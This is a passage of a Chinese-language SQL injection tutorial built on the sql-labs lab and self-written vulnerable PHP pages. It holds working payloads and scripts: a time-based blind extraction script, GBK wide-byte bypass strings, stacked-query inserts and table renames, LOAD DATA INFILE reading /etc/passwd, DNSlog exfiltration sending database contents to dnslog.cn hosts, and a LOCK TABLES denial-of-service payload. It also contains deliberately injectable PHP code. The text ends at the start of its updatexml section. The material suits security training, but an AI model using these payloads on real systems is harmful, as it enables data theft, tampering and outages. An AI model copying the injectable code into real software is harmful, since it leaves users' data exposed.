<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>修改密码</title>
</head>
<body>
<form name="mylogin" method="POST">
<input type="text" name="current_password" placeholder="请输入当前密码">
<input type="password" name="new_password" placeholder="请输入新密码">
<input type="submit" name="submit" value="提交">
</form>
<a href="index.php">回到首页</a>
</body>
</html>

<?php
include 'config.php';
session_start();

if (!isset($_SESSION['username'])) {
die('请先登录');
}

if (isset($_POST['submit'])) {

$username = $_SESSION["username"];
$curr_pass = $_POST["current_password"];
$new_pass = $_POST["new_password"];

$curr_pass = mysqli_real_escape_string($con, $curr_pass);
$new_pass = mysqli_real_escape_string($con, $new_pass);

$sql = "UPDATE users SET password='$new_pass' WHERE username='$username' AND password='$curr_pass'";

$result = mysqli_query($con, $sql);

$ant = mysqli_affected_rows($con);

if ($ant == 1) {
echo '执行成功';
} else {
echo '当前密码错误或修改失败';
}
}
?>

new_user.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
<?php
include 'config.php';
session_start();

// 检查是否登录
if (!isset($_SESSION['username'])) {
die('请先登录');
}

// 检查是否提交表单
if (isset($_POST['submit'])) {
$new_user = $_POST['new_username'];
$new_pass = $_POST['new_password'];

$sql = "INSERT INTO users (username, password) VALUES (?, ?)";
$stmt = $con->prepare($sql);
$stmt->bind_param("ss", $new_user, $new_pass);

if ($stmt->execute()) {
echo "用户创建成功";
} else {
echo "创建失败: " . $con->error;
}
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>新建用户</title>
</head>
<body>
<h1>新建用户</h1>
<form method="post">
<input type="text" name="new_username" placeholder="用户名" required><br>
<input type="password" name="new_password" placeholder="密码" required><br>
<input type="submit" name="submit" value="创建用户">
</form>
<a href="index.php">回到首页</a>
</body>
</html>

config.php

1
2
3
4
5
6
<?php
$con = mysqli_connect('localhost','root','rootroot','user');
if(!$con){
die("连接出错".mysqli_connect_error());
}
?>

我只是简化了一下这个关卡的代码可以更加好的看到注入的逻辑,漏洞点还是logged-in.php

自制题目

我总感觉差点意思,然后在预处理的代码里面获得了思路,于是思路如下

logged-in.php的代码修改为如下代码,使用的是预处理

logged-in.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>修改密码</title>
</head>
<body>
<form name="mylogin" method="POST">
<input type="text" name="current_password" placeholder="请输入当前密码">
<input type="password" name="new_password" placeholder="请输入新密码">
<input type="submit" name="submit" value="提交">
</form>
<a href="index.php">回到首页</a>
</body>
</html>

<?php
include 'config.php';
session_start();

if (!isset($_SESSION['username'])) {
die('请先登录');
}

if (isset($_POST['submit'])) {

$username = $_SESSION["username"];
$curr_pass = $_POST["current_password"];
$new_pass = $_POST["new_password"];

$sql = "UPDATE users SET password=? WHERE username='$username' AND password=?";
$stmt = $con->prepare($sql);

if ($stmt === false) {
die('SQL 预处理失败: ' . $con->error);
}

$stmt->bind_param("ss", $new_pass, $curr_pass);
$stmt->execute();

//直接用 affected_rows
$ant = $stmt->affected_rows;

if ($ant == 1) {
echo '执行成功';
} else {
echo '当前密码错误或修改失败';
}
}
?>

其他的代码没有修改,只修改了这个文件

注入点是UPDATE users SET password=? WHERE username=’$username’ AND password=?

可以看到$username 是我们可以自由控制的,于是就可以影响着注入语句,但是这个自制题目与less24的不一样的地方在于

注入的payload就需要多一个操作了

1
admin' or password=? -- #

也就是说我们需要不改变预处理的问号的个数,避免预处理报错

所以可以采用时间盲注,所以得到下面的payload

1
admin' and if(ascii(substr(database(),1,1))=117, sleep(10), 0) or password=? -- #

对于这个题目,我写了一个粗糙的脚本(实力有限,自己写出来的效果不是很好),如下

主要的思路就是构造攻击链

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
import requests
import time
url = 'http://127.0.0.1:7777'
url_new = 'http://127.0.0.1:7777/new_user.php'
url_login = 'http://127.0.0.1:7777/'
url_re = 'http://127.0.0.1:7777/logged-in.php'
sessions = requests.session()
for j in range(1, 20):
for i in range(32, 127):
data_new = {
'new_username': 'admin\' and if(ascii(substr(database(),{},1))={}, sleep(4), 0) or password=? -- -'.format(j, i),
'new_password': 'test',
'submit': '创建用户'
}
s = sessions.post(url_new, data=data_new)

data_login = {
'login_user': 'admin\' and if(ascii(substr(database(),{},1))={}, sleep(4), 0) or password=? -- -'.format(j, i),
'login_password': 'test',
'submit': '登录'
}
ss = sessions.post(url_login, data=data_login)

data_re = {
'current_password': 'test',
'new_password': 'test123',
'submit': '确认修改'
}
now = time.time()
sessions.post(url_re, data=data_re)
old = time.time() - now
if old > 3:
print('{}'.format(chr(i)))
break
print('++++++++++++++++++++++++++++++++++++++++++++++++++++++')
# admin' and if(ascii(substr(database(),1,1))=117, sleep(10), 0) or password=? -- #
for j in range(1, 20):
for i in range(32, 127):
data_new = {
'new_username': 'admin\' and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))={}, sleep(4), 0) or password=? -- -'.format(j, i),
'new_password': 'test',
'submit': '创建用户'
}
s = sessions.post(url_new, data=data_new)

data_login = {
'login_user': 'admin\' and if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))={}, sleep(4), 0) or password=? -- -'.format(j, i),
'login_password': 'test',
'submit': '登录'
}
ss = sessions.post(url_login, data=data_login)

data_re = {
'current_password': 'test',
'new_password': 'test123',
'submit': '确认修改'
}
now = time.time()
sessions.post(url_re, data=data_re)
old = time.time() - now
if old > 3:
print('{}'.format(chr(i)))
break
print('++++++++++++++++++++++++++++++++++++++++++++++++++++++')
for j in range(1, 20):
for i in range(32, 127):
data_new = {
'new_username': 'admin\' and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name=users and table_schema=database()),{},1))={}, sleep(4), 0) or password=? -- -'.format(j, i),
'new_password': 'test',
'submit': '创建用户'
}
s = sessions.post(url_new, data=data_new)

data_login = {
'login_user': 'admin\' and if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name=users and table_schema=database()),{},1))={}, sleep(4), 0) or password=? -- -'.format(j, i),
'login_password': 'test',
'submit': '登录'
}
ss = sessions.post(url_login, data=data_login)

data_re = {
'current_password': 'test',
'new_password': 'test123',
'submit': '确认修改'
}
now = time.time()
sessions.post(url_re, data=data_re)
old = time.time() - now
if old > 3:
print('{}'.format(chr(i)))
break
print('++++++++++++++++++++++++++++++++++++++++++++++++++++++')

for j in range(1, 20):
for i in range(32, 127):
data_new = {
'new_username': 'admin\' and if(ascii(substr((select group_concat(password) from users),{},1))={}, sleep(4), 0) or password=? -- -'.format(j, i),
'new_password': 'test',
'submit': '创建用户'
}
s = sessions.post(url_new, data=data_new)

data_login = {
'login_user': 'admin\' and if(ascii(substr((select group_concat(password) from users),{},1))={}, sleep(4), 0) or password=? -- -'.format(j, i),
'login_password': 'test',
'submit': '登录'
}
ss = sessions.post(url_login, data=data_login)

data_re = {
'current_password': 'test',
'new_password': 'test123',
'submit': '确认修改'
}
now = time.time()
sessions.post(url_re, data=data_re)
old = time.time() - now
if old > 3:
print('{}'.format(chr(i)))
break
print('++++++++++++++++++++++++++++++++++++++++++++++++++++++')

该题目已经开源到了我的仓库ctfbox,里面有详细的解释和题目docker镜像,可以一键导入

到这里二次注入就已经结束了

宽字节注入

接下来迎来的就是宽字节注入

宽字节注入是一种针对GBK 等宽字节编码数据库的 SQL 注入绕过技巧,核心原理是吃掉转义符反斜杠 \

GBK 是专门用来表示简体中文的一种双字节编码

image.png

简单说一下场景,就是当服务端将单引号进行转义,也就是说服务端的操作是如果匹配上攻击者输入的单引号就在单引号的前面加上转义字符\

面对这种情况,我们该怎么操作呢

如下

1
2
3
4
5
步骤1: 输入   →  %df'
步骤2: 转义 → %df\' (单引号前加 \)
步骤3: 组合 → %df%5c%27 ( \ 的十六进制是 %5c)
步骤4: GBK解码→ 運' (%df%5c 被当成一个汉字 "運")
步骤5: 最终 → 運' (反斜杠被吃了,单引号生效!)

在这里总结一下

1
宽字节注入利用 GBK 编码把 %df 和转义符 \ 合成一个汉字,从而"吃掉"反斜杠,让单引号逃逸出来闭合 SQL 语句

所以进行宽字节注入的条件是服务端的代码在使用mysqli连接的时候要配置支持gbk字符

1
mysql_query("SET NAMES gbk");

这就是告诉sql使用gbk编码

在sql-labs中对应的关卡是less-32/33/34/35/

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
function check_addslashes($string)
{
$string = preg_replace('/'. preg_quote('\\') .'/', "\\\\\\", $string); //escape any backslash
$string = preg_replace('/\'/i', '\\\'', $string); //escape single quote with a backslash
$string = preg_replace('/\"/', "\\\"", $string); //escape double quote with a backslash


return $string;
}

// take the variables
if(isset($_GET['id']))
{
$id=check_addslashes($_GET['id']);
//echo "The filtered request is :" .$id . "<br>";

//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);

// connectivity

mysql_query("SET NAMES gbk");
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

check_addslashes函数的作用是讲\和’和”转义为普通字符,让闭合失效

其功能类似于

1
2
3
4
5
function check_addslashes($string)
{
$string= addslashes($string);
return $string;
}

这两种检查方式是一样的

先给一个payload看看

1
?id=-1%df%27%20union%20select%201,database(),3%20--+

可以看到我们在’单引号的前面加了一个%df

执行过程是

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
浏览器的操作
http://localhost/Less-32/?id=1%df'
Apache / PHP的操作如下
字符1: 1 (数字 1)
字符2: 一个特殊字节(值 223,没法用键盘打出来)
字符3: ' (单引号)
过滤函数的操作如下
字符1: 1
字符2: 一个特殊字节(值 223
字符3: \ (反斜杠,刚加进去的)
字符4: ' (单引号)
拼接的sql如下
SELECT * FROM users WHERE id='1[特殊字节]\' LIMIT 0,1
之后就是给到mysql了
1:普通 ASCII 字符,放过
特殊字节:值大于 128,GBK 知道这是一个汉字的开头,需要连读两个字节
\:反斜杠也一样是一个字节,被 GBK 当作汉字的后半部分
特殊字节 + \ = 一个完整的 GBK 汉字(恰好是"運")
':这个单引号孤零零留下来了
最后执行
SELECT * FROM users WHERE id='1運' LIMIT 0,1

于是完整的payload如下

1
2
3
4
5
6
7
?id=-1%df%27%20union%20select%201,database(),3%20--+

?id=-1%df%27%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=database()--+ 爆表

?id=-1%df%27%20union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_schema=database() and table_name=0x7573657273--+ 爆字段

?id=-1%df%27%20union%20select%201,group_concat(password,username),3%20from%20users--+

当然肯定不止%df,还有很多。理论上

1
2
3
第一个字节: 0x81 ~ 0xFE(只要 > 0x7F 就行)
第二个字节: 0x5C(反斜杠 \)
合体结果: 一个 GBK 汉字

0x81 ~ 0xFE这个范围的都可以拼接为汉字

下面列几个

1
2
3
4
5
6
7
8
9
10
输入	十六进制值	和 \(0x5C) 合成	结果
%df' 0xDF 運 经典用法
%a1' 0xA1 」 常用
%aa' 0xAA 嫟 常用
%b3' 0xB3 硂 可用
%e5' 0xE5 骿 可用
%81' 0x81 乥 可用
%8a' 0x8A 亪 可用
%9a' 0x9A 氥 可用
%fe' 0xFE 痳 可用

除了构造成中文之外还有两种

1
2
编码转换	%A8'	UTF-8 → GBK 转换时字节重组
土耳其语 I %c0%27 addslashes() 对非法 UTF-8 序列的误判

编码转化

1
2
3
4
5
6
7
8
9
10
11
PHP 收到 %A8,这是一个不完整的 UTF-8 字节(UTF-80xA8 需要跟后续字节组合才合法)。

如果 PHP/MySQL 试图把这个"坏掉的 UTF-8"转成 GBK:

UTF-8 处理不了 0xA8,降级处理

转成 GBK 时,0xA8 和后面的 0x5C(\)被当成一个 GBK 汉字处理

\ 被吃掉,单引号逃逸

结果和 %df' 一样,只是触发的入口不同

土耳其语

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
背景
在土耳其语中,字母 I 有两种形式:

I(带点的 i,大写)

ı(不带点的 i,小写)

PHP 的 addslashes() 在某些语言环境下,对这个特殊字符的处理会出问题。

原理
%c0 在 UTF-8 中是一个非法的多字节前缀(它只能出现在两字节序列的开头,但必须跟 0x80-0xBF 范围的第二个字节)。

%27 是单引号 '。

当 PHP 看到 %c0%27 时,某些版本的 addslashes() 或字符处理函数会把它错误解析:

%c0 被认为是一个特殊字符的开头

%27(')被当成这个特殊字符的后半部分

结果:addslashes() 没有识别出这是一个单引号,所以不给它加反斜杠

单引号直接进入 SQL,无需被转义。

值得注意的是这些方法都比较老,现代 PHP 和 MySQL 在正确配置下已经很难利用了

如果是post注入的话,最好是使用工具注入,因为在浏览器注入会破坏%df

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
from urllib.parse import unquote
import requests

url = 'http://127.0.0.1:8081/Less-34/'
payload = "admin%df' union select 1,(select group_concat(username,0x3a,password separator 0x3c62723e) from users)# "
payload_deurl1 = unquote(payload)
print(f"Payload: {payload_deurl1}")

data1 = {
'uname': payload_deurl1,
'passwd': 'admin',
'submit': 'Submit'
}
r = requests.post(url, data=data1)
print(r.text)

温馨小提示:还有一个是需要注意的。后面我们在爆字段的时候表名是使用单引号包裹的

我们可以使用十六进制绕过对单引号的限制

1
?id=-1%20union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_schema=database() and table_name=0x7573657273--+

less36/37出现了一个新的函数

image.png

$string= mysql_real_escape_string($string);这个也是可以使用宽字节绕过的

但是也防不住宽字节注入

堆叠注入

在宽字节注入之后就是堆叠注入了,这个危害很大,所以操作空间会很大

下面开始正式的讲

这里有一个重要的函数mysqli_multi_query()这个是可以执行多条sql语句

我们可以自己写一个漏洞堆叠注入的代码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?php
include 'config.php';
$id = $_GET['id'];
$sql = "select * from users where id = '$id' limit 0,1";
# 执行sql
if(mysqli_multi_query($con,$sql)){
# 获取sql执行的结果集,存在php内存里面
$result = mysqli_store_result($con);
# 把结果集存在数组里面
$row = mysqli_fetch_array($result);
echo "ID: " . $row['id'] . "<br>";
echo "用户名: " . $row['username'] . "<br>";
echo "密码: " . $row['password'] . "<br>";
# 释放内存
mysqli_free_result($result);
}else{
echo mysqli_error($con);
}

?>

可以看到与常规的注入代码不一样的地方在于

常规的注入代码如下

1
2
3
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

而使用堆叠注入的代码可以这样写

1
2
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysqli_multi_query($sql);

不同点在与这个需要用到mysqli_multi_query()这个函数

对于这个函数基本的概念如下

mysqli_multi_query() 函数执行一个或多个针对数据库的查询。多个查询用分号进行分隔,所以这就满足了堆叠注入的条件

常规的堆叠注入

其实这个主要就是会执行sql语句即可

insert插入数据

1
?id=1';insert into users(username,password) values ('peiqi','123456');

update更新数据

1
?id=1';update users set password="111111" where username="peiqi";

delete 删除数据

1
?id=1';delete from users where username="peiqi";

下面给一个小小的代码审计

代码来源于sql-labs的less-42/43/44/45

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
function sqllogin($host,$dbuser,$dbpass, $dbname){
// connectivity
//mysql connections for stacked query examples.
$con1 = mysqli_connect($host,$dbuser,$dbpass, $dbname);

$username = mysqli_real_escape_string($con1, $_POST["login_user"]);
$password = $_POST["login_password"];

// Check connection
if (mysqli_connect_errno($con1))
{
echo "Failed to connect to MySQL: " . mysqli_connect_error();
}
else
{
@mysqli_select_db($con1, $dbname) or die ( "Unable to connect to the database ######: ");
}


/* execute multi query */


$sql = "SELECT * FROM users WHERE username='$username' and password='$password'";
if (@mysqli_multi_query($con1, $sql))
{
/* store first result set */
if($result = @mysqli_store_result($con1))
{
if($row = @mysqli_fetch_row($result))
{
if ($row[1])
{
return $row[1];
}
else
{
return 0;
}
}
}

else

username被限制了,但是password可以操作,于是就可以堆叠注入了

1
login_user=admin&login_password=1';insert into users(username,password) values ('peiqi','123456');&mysubmit=Login

当然这里可以使用联合注入和报错注入等其他快速获得密码的方法

less-43闭合方式不一样,剩下的差不多了

可以看到这一小节的名字是常规的堆叠注入,所有下面会介绍协一些不常规的堆叠注入

handler查询法

这里有一个sql执行语句

1
use security;handler `users` open as p;handler p read first;#

解释一下这个执行语句

首先是使用security这个数据库,然后是使用handler打开users表别名设置为p

在这里我们先解释一下什么是handler

1
理解成一个直接对着数据文件操作的“低级文件读取器”,绕过了 SQL 查询优化器,因此速度非常快,也相对隐蔽

看一下ai的对比

image-20260512192049553

了解完handler之后咱们继续

然后handler p打开已经操作的句柄p,read first是直接简单粗暴的把底层的存储引擎返回出来

在自己本地进行实验的时候执行完handler之后最好是使用handler p close

1
2
3
4
5
6
7
8
9
10
11
mysql> handler `users` open as p ; handler p read first; handler p close;
Query OK, 0 rows affected (0.00 sec)

+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)

Query OK, 0 rows affected (0.00 sec)

但是这样只能读取一个数据有没有什么方法是可以读取很多数据呢

有!

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
mysql> handler `users` open as p ; handler p read first; handler p read next ; handler p close;
Query OK, 0 rows affected (0.00 sec)

+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | Dumb | Dumb |
+----+----------+----------+
1 row in set (0.00 sec)

+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 2 | Angelina | I-kill-you |
+----+----------+------------+
1 row in set (0.00 sec)

Query OK, 0 rows affected (0.00 sec)

mysql>

然后就这样一直next下去即可

现在自己写代码搭建一个漏洞网站试一试(为了详细的看看输出的效果于是我修改了一开始给出来的代码,加了一个循环输出功能)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?php
include 'config.php';
$id = $_GET['id'];
$sql = "select * from users where id='$id'";

if (mysqli_multi_query($con, $sql)) {
do {
if ($result = mysqli_store_result($con)) {
while ($row = mysqli_fetch_array($result)) {
echo $row[0].'<br>';
echo $row[1].'<br>';
echo $row[2].'<br>';
}
mysqli_free_result($result);
}
} while (mysqli_more_results($con) && mysqli_next_result($con));
} else {
echo mysqli_error($con);
}
?>

于是我们使用刚刚学习到的注入语句

1
2
3
4
-1';show databases; -- -
-1';show tables; -- -
-1';handler `users` open as p;handler p read first; -- -
-1';handler `users` open as p;handler p read first;handler p read next;handler p read next;handler p read next; -- -

预编译绕过

这个是不是听起来很高大上呢

预编译其实就是提前写好

我们先打打基础

1
2
set @sql = 123;
select @sql;

执行结果如下

1
2
3
4
5
6
7
8
9
10
mysql> set @sql = 123;
Query OK, 0 rows affected (0.00 sec)

mysql> select @sql;
+------+
| @sql |
+------+
| 123 |
+------+
1 row in set (0.00 sec)

对于这个可以知道在mysql里面可以通过使用@设置变量

在这里扩展一个mysql的变量知识

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
          ┌──────────────┐
│ 所有变量 │
│ 按作用域分 │
└──────┬───────┘

┌────────────┼────────────┐
▼ ▼
用户定义变量 系统变量
(会话级) (分为全局/会话两种作用域)
@var @@global.var
(可任意取名) @@session.var
(只能使用MySQL内置变量名)

┌───┴────┐
▼ ▼
运行时修改 永久修改
SET GLOBAL SET PERSIST
(重启丢失) (重启保留)

了解完这个之后咱们继续讲解预编译基础知识

1
PREPARE 句柄名 FROM 字符串表达式;

句柄名是我们自己取的名字(记得与后面的语句一样就好了)

字符串表达式是上面我们上面自己定义的用户变量

所以你应该可以看到下面这个语句了

1
2
3
4
5
-- 第一步:定义 SQL 模板/语句
SET @sql = 'SELECT * FROM users WHERE id = 1';

-- 第二步:预编译(语法检查 + 生成执行计划)
PREPARE stmt FROM @sql;

接下来就是执行了

1
execute stmt

所以总的执行结果是

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
mysql> set @sql = 'select * from users';
Query OK, 0 rows affected (0.00 sec)

mysql> prepare a from @sql;
Query OK, 0 rows affected (0.00 sec)
Statement prepared

mysql> execute a;
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 1 | Dumb | Dumb |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 4 | secure | crappy |
| 5 | stupid | stupidity |
| 6 | superman | genious |
| 7 | batman | mob!le |
| 8 | admin | admin |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dhakkan | dumbo |
| 14 | admin4 | admin4 |
+----+----------+------------+
13 rows in set (0.00 sec)

最后就是完整的注入流程了

1
-1';set @sql = concat('sele','ct * from users ;');prepare a from @sql;execute a;

使用concat可以绕过很多限制

修改原查询法

这个属于堆叠注入的另外一种方法了

这样的操作就有很多了,因为可以修改表的名字和列的名字,思路一下子就打开了

现在就开始讲解修改原查询法吧

先看到基础的语法

1
2
alter table 旧表名 rename to 新表明;
ALTER TABLE 表名 CHANGE 旧列名 新列名 列定义;

在这里考考大家,下面的sql语句干啥了

1
2
3
4
5
alter table users rename to test;

alter table emails rename to users;

alter table users change email_id username varchar(100);

答案如下

修改users的表名为test

然后修改emails表名为users

然后修改users表的email_id列的名字为username

肯定不止这些操作

添加新列

1
2
3
alter table 表名 add column 新列名 varchar(255) default '字段名';

alter table users add column new_lie varchar(255) default 'hacker';

读取系统文件

读取系统文件是需要修改一些配置的

mysql的环境配置就是在mysql.ini文件里面写入

1
2
[mysqld]
secure_file_priv = ''

下面是sql堆叠注入的一般逻辑

1
2
3
4
5
6
7
8
9
10
11
-- Step 1: 创建临时表
' ; CREATE TABLE tmp_read (line TEXT) -- -

-- Step 2: 导入系统文件
' ; LOAD DATA INFILE '/etc/passwd' INTO TABLE tmp_read -- -

-- Step 3: 查看内容(如果 SELECT 有回显)
' ; SELECT * FROM tmp_read -- -

-- Step 4: 清理痕迹
' ; DROP TABLE tmp_read -- -

但是这个有一个限制就是,服务端的代码里面有select才有回显才行

简单讲就是需要循环处理mysqli_multi_query($con1, $sql)的查询结果

合在一起的注入语句如下

1
2
3
4
5
-- SQL-Labs 注入点
?id=1'; CREATE TABLE hack(line TEXT); LOAD DATA INFILE '/etc/passwd' INTO TABLE hack; -- -

-- 然后用 UNION 查出来
?id=-1' UNION SELECT 1,line,3 FROM hack -- -

为了有一个好的效果于是我们自己可以写一写代码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?php
include 'config.php';
$id = $_GET['id'];
$sql = "SELECT * FROM users WHERE id='$id' LIMIT 0,1";

if (mysqli_multi_query($con, $sql)) {
do {
if ($result = mysqli_store_result($con)) {
while ($row = mysqli_fetch_assoc($result)) {
echo '<br>';
print_r($row);
echo '<br>';
}
mysqli_free_result($result);
}
} while (mysqli_next_result($con)); // ← 必须加这一行!
} else {
echo "SQL 错误: " . mysqli_error($con);
}
?>

对于这个自己写的代码注入语句如下

1
2
3
4
5
6
7
8
9
10
11
-- Step 1: 创建临时表
' ; CREATE TABLE tmp_read (line TEXT) -- -

-- Step 2: 导入系统文件
' ; LOAD DATA INFILE 'C:\\Users\\Administrator\\Desktop\\1.txt' INTO TABLE tmp_read -- -

-- Step 3: 查看内容(如果 SELECT 有回显)
' ; SELECT * FROM tmp_read -- -

-- Step 4: 清理痕迹
' ; DROP TABLE tmp_read -- -

image.png

但是如果不能回显第二次sql查询的结果的话,我们就得使用dnslog外带了

但是很遗憾的是dnslog外带是只能在win系统下面才能使用的

因为其核心是利用 LOAD_FILE() 访问 UNC 路径(\xxx\yyy),这是 Windows 独有的文件共享路径格式,linux是不支持这种格式的

于是我们还是使用上面那个服务端的代码

于是我们可以这样注入

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
获得数据库
' ; SELECT LOAD_FILE(CONCAT('\\\\',database(),'.09ejba.dnslog.cn\\abc')) -- -

获得表,这里有一个是需要注意的,我们得使用limit,因为传输的时候内容不能太多
' ; SELECT LOAD_FILE(CONCAT('\\\\',(SELECT table_name FROM information_schema.tables WHERE table_schema=database() LIMIT 1,1),'.09ejba.dnslog.cn\\abc')) -- -

获得列名
' ; SELECT LOAD_FILE(CONCAT('\\\\',(SELECT column_name FROM information_schema.columns WHERE table_name='users' AND table_schema=database() LIMIT 0,1),'.plp5b0.dnslog.cn\\abc')) -- -

获得字段内容
' ; SELECT LOAD_FILE(CONCAT('\\\\',(SELECT password FROM users WHERE username='admin'),'.plp5b0.dnslog.cn\\abc')) -- -

面对长数据的操作
' ; SELECT LOAD_FILE(CONCAT('\\\\',(SELECT SUBSTR(password,1,20) FROM users WHERE username='admin'),'.plp5b0.dnslog.cn\\abc')) -- -

面对特殊字符
' ; SELECT LOAD_FILE(CONCAT('\\\\',(SELECT HEX(password) FROM users WHERE username='admin'),'.plp5b0.dnslog.cn\\abc')) -- -

效果如下

image.png

对于这个是不是也可以出一个题目呢(但是对于这个题目的制作难点是需要win环境)

锁表拒绝服务攻击

堆叠注入的锁表攻击,就是利用分号追加 LOCK TABLES 命令,阻塞所有其他数据库连接对核心表的访问,从而快速瘫痪整个网站

payload如下

1
2
3
4
5
6
一般的锁表
' ; LOCK TABLES users WRITE -- -
长期锁表
' ; LOCK TABLES users WRITE; SELECT SLEEP(3600) -- -
恢复锁表
' ; UNLOCK TABLES -- -

至此堆叠注入就告一段落了,接下来是最后一个常见的注入方式排序注入

排序注入

首先先看看后端的执行逻辑

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38

$sql = "SELECT * FROM users ORDER BY $id";
$result = mysql_query($sql);
if ($result)
{
?>
<center>
<font color= "#00FF00" size="4">

<table border=1'>
<tr>
<th>&nbsp;ID&nbsp;</th>
<th>&nbsp;USERNAME&nbsp; </th>
<th>&nbsp;PASSWORD&nbsp; </th>
</tr>
</font>
</font>
<?php
while ($row = mysql_fetch_assoc($result))
{
echo '<font color= "#00FF11" size="3">';
echo "<tr>";
echo "<td>".$row['id']."</td>";
echo "<td>".$row['username']."</td>";
echo "<td>".$row['password']."</td>";
echo "</tr>";
echo "</font>";
}
echo "</table>";

}
else
{
echo '<font color= "#FFFF00">';
print_r(mysql_error());
echo "</font>";
}
}

可以看到这里使用的sql语句是SELECT * FROM users ORDER BY $id

排序注入是只能使用除了联合注入之外的其他注入方式

报错,时间,布尔,堆叠

为什么不能使用联合注入

ORDER BY 后面只能跟列名、列位置、表达式,不能跟 UNION SELECT

注入点测试

测试的sql语句如下

1
2
3
4
5
6
7
8
9
10
11
12
//测试排序
select * from users order by 1 //升序,等同于?sort=1+asc
select * from users order by 1+desc //降序

//测试rand函数,随机排序结果
select * from users order by rand()
select * from users order by rand(true)
select * from users order by rand(false)

//延时测试
select * from users order by (sleep(1))
select * from users order by 1 and sleep(1)

注意一下最后的延时测试,测试结果是如果这个表有13个数据则延时的时间是13秒

因为

ORDER BY 需要知道每一行的排序依据值,所以对每一行都要计算 (sleep(1)) 的值,每一行都等 1 秒

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
mysql> select * from users order by 1 and sleep(1);
+----+----------+------------+
| id | username | password |
+----+----------+------------+
| 8 | admin | admin |
| 3 | Dummy | p@ssword |
| 11 | admin3 | admin3 |
| 6 | superman | genious |
| 1 | Dumb | Dumb |
| 9 | admin1 | admin1 |
| 4 | secure | crappy |
| 12 | dhakkan | dumbo |
| 7 | batman | mob!le |
| 2 | Angelina | I-kill-you |
| 10 | admin2 | admin2 |
| 5 | stupid | stupidity |
| 14 | admin4 | admin4 |
+----+----------+------------+
13 rows in set (13.01 sec)

报错注入

因为报错注入手法有很多于是在这里只讲解几个常见的

extractvalue版本

1
2
3
mysql> select * from users order by 1 and (extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e)));

ERROR 1105 (HY000): XPATH syntax error: '~emails,referers,uagents,users~'

updatexml版本

1
2
3
